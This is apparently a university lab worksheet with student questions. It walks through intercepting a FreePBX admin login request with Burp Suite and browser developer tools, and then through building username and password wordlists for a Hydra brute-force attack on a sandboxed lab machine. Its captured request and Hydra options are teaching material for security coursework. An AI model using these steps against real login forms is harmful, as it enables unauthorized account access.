
**Question 4:** What is the purpose of using Hydra in this scenario?

**Answer:**

---



4. You will be asked to put credentials, put any wrong credentials and make sure to not click on forward in Burpsuite.



5. After Putting wrong credentials, BrupSuite will display something like this. If it didn't click forward onetime and wait.

```
1 POST /admin/config.php HTTP/1.1
2 Host: 192.168.2.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/web
  p,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.2.3/admin/config.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 26
10 Origin: http://192.168.2.3
11 Connection: close
12 Cookie: lang=en_US; _ga=GA1.1.340471607.1637529380; PHPSESSID=
  ah1lqs0h94e3i7of3an0g75305; _gid=GA1.1.1647749813.1640012393
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=tt
```

ⓘ ⚙ ⏪ ⏩ Search... 0 matches

6. As we can see our wrong credentials are passed on field named “username” as username and password as password and it is posted on POST /admin/config.php. (First Line and Last Line)
7. Click on forward and notice the error and save it on any txt file.

---

**Question 5:** What is the red outlined part in the following image?



```
1 POST /admin/config.php HTTP/1.1
2 Host: 192.168.2.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/web
  p,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.2.3/admin/config.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 26
10 Origin: http://192.168.2.3
11 Connection: close
12 Cookie: lang=en_US; _ga=GA1.1.340471607.1637529380; PHPSESSID=
  ahl1qs0h94e3i7of3an0g75305; _gid=GA1.1.1647749813.1640012393
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=tt
```


? ⚙️ ⬅️ ➡️ Search... 0 matches

**Answer:**

**Question 6:** Please take a screenshot of the Burp Suite (after the credentials are intercepted) proxy tab and paste it here. (Make sure the credential you put to intercept must be your name & any password)

**Answer:**

---



Please correct the following errors:

- Invalid Username or Password



FreePBX Administration




User Control Panel




## Part One: Alternative option via Inspect Element


### 1. Click on Inspect or Inspect Element



### 2. Click on Network under sub panel of Inspect Element.



### 3. Subpanel would look something like below.



#### 4. Click on Reload have an idea of capturing request from network.

The screenshot shows a web browser window with the address bar displaying `https://sandbox02.cech.uc.edu/vcac/VMRC/vmrc.aspx?ReadOnly=0&VirtualMachineID=7e68c373-44e3-41f6-b86c-ade77be5831c`. The page title is "FreePBX Administration". Below the title, there is a message: "Please correct the following errors: Invalid Username or Password". The main content area features four circular icons: "FreePBX Administration", "User Control Panel", "Operator Panel", and "Get Support". At the bottom of the browser window, a network traffic capture tool (likely Wireshark) is open, showing a list of captured packets. The first packet is a POST request to `192.168.2.6` with the file `ajax.php?command=reloadToogle`. The second packet is a GET request to `192.168.2.6` with the file `analytics.js`. The third packet is a GET request to `192.168.2.6` with the file `badge.png`. The fourth packet is a GET request to `192.168.2.6` with the file `favicon.ico`. The fifth packet is a GET request to `192.168.2.6` with the file `config.php?logout=true`. The sixth packet is a POST request to `192.168.2.6` with the file `collect?v=1&_u=966&sr=966550045&tr=pageview&_s=1&dl=http://192.168.2.6/admin/config.php&ul=en-analytic.js:44 (xhr)`.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time	Duration	Time	Time
192	POST	192.168.2.6	ajax.php?command=reloadToogle	jquery-3.1.1.min.js (xhr)	json	697 B	29 B	0 ms	640 ms	1.38 s	1.32 s
304	GET	www.google-analytics.com	analytics.js	config.php?92 (script)	js	cached	49.03 KB	0 ms	0 ms	47 ms	
192	GET	192.168.2.6	badge.png	FaviconLoader (img)	html	cached	227 B	0 ms	0 ms	36 ms	
200	GET	192.168.2.6	favicon.ico	FaviconLoader (img)	html	cached	1.12 KB	0 ms	0 ms	0 ms	
200	GET	192.168.2.6	config.php?logout=true	jquery-3.1.1.min.js (xhr)	html	470 B	0 B	0 ms	0 ms	2 ms	
200	POST	www.google-analytics.com	collect?v=1&_u=966&sr=966550045&tr=pageview&_s=1&dl=http://192.168.2.6/admin/config.php&ul=en-analytic.js:44 (xhr)	plain	612 B	2 B	0 ms	0 ms	0 ms	33 ms	

#### 5. Click on FreePBX Administration and try to login with fake credentials.

The screenshot shows a Kali Linux virtual machine environment. The browser window displays the FreePBX administration interface at the URL `https://sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=7e68c373-44e3-41f6-b86c-ade77be5831c`. The page shows a login error: "Please correct the following errors: Invalid Username or Password". A login dialog box is open, prompting for credentials. The username field contains "add" and the password field is masked with "\*\*\*\*". Below the dialog box, there are three icons: "FreePBX Administration", "User Control Panel", and "Operator Panel". The bottom of the browser window shows the Network tab in the developer tools, displaying a list of requests. The first request is a POST to `192.168.2.6/admin/config.php` with a body containing "collectiveId=966550045&pageviewId=966550045&http://192.168.2.6/admin/config.php&utm\_source=google-analytics".

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time	Cache
200	GET	192.168.2.6	badge.png	FaviconLoader (img)	html	cached	227 B	0ms	cached
200	GET	192.168.2.6	favicon.ico	FaviconLoader (img)	html	cached	1.12 KB	0ms	cached
200	GET	192.168.2.6	config.php?logout=true	jQuery-3.1.1.min (js)	html	cached	470 B	0 B	2ms
200	POST	www.google-analytics.com	collect?cid=966550045&pageviewId=966550045&http://192.168.2.6/admin/config.php&utm_source=google-analytics	analytics.js (js)	plain	612 B	2 B	33ms	
304	GET	192.168.2.6	ui-bg_glass_75_ffffff_1x400.png	jQuery-3.1.1.min (js)	png	cached	99 B	1ms	
304	GET	192.168.2.6	ui-icons_222222_256x240.png	jQuery-3.1.1.min (js)	png	cached	3.62 KB	1ms	

6. Search for Post request and you will find post request to config.php, further select request on right side to check fake credentials being passed to elements in config.php




## Part Three: Hacking with hydra

1. Create username.txt and add around below default username and save it as usr.txt


Use the following command to create txt file.

gedit usr.txt




Click on save and then cancel






Use the following command to view txt file.  
cat usr.txt




2. Create password.txt and add around 15 default passwords and save it as passw.txt

Use the following command to create txt file.  
gedit passw.txt



Click on save and then cancel

Use the following command to view txt file.  
cat usr.txt



3. Create a hydra syntax where -L defines /location/usr.txt and -P defines /location/password
4. Also define the command=login:Invalid Username or Password which was displayed while putting wrong credentials.

